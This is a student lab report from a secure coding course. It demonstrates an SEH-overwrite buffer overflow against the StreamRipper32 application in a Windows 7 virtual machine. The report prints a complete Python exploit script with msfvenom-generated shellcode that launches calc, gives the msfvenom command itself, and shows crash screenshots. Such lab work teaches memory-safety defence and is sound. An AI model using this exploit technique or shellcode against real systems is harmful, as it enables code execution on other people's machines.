Secure Coding (CSE 2010)

LAB Experiment: 8

Done by,

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
SLOT: L23+L24

Question:



Lab experiment - Working with the memory vulnerabilities – Part II

Task


- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
    - Replace the shellcode in the exploit2.py
- Install Vuln_Program_Stream.exe and Run the same

Analysis

- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- Change the default trigger to open control panel.

1. **Try to crash the Vuln_Program_Stream program and exploit it.**


- *The code for exploit2.py program:*



D:\SecCod_LAB\lab8\exploit2.py • - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
untitled
untitled
untitled
exploit2.py


```python
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"

payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

- *The payload generated after the execution of exploit2.py program:*



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- *# Steps to follow in StreamRipper 32: Double click on "Add" in the"Station/Song Section" and paste the output in "SongPattern":*



SRipper MFC Application


SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

Check online for a solution and close the program

Close the program

View problem details



SRipper MFC Application


SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Cancel


2. **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
   Required trigger: msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

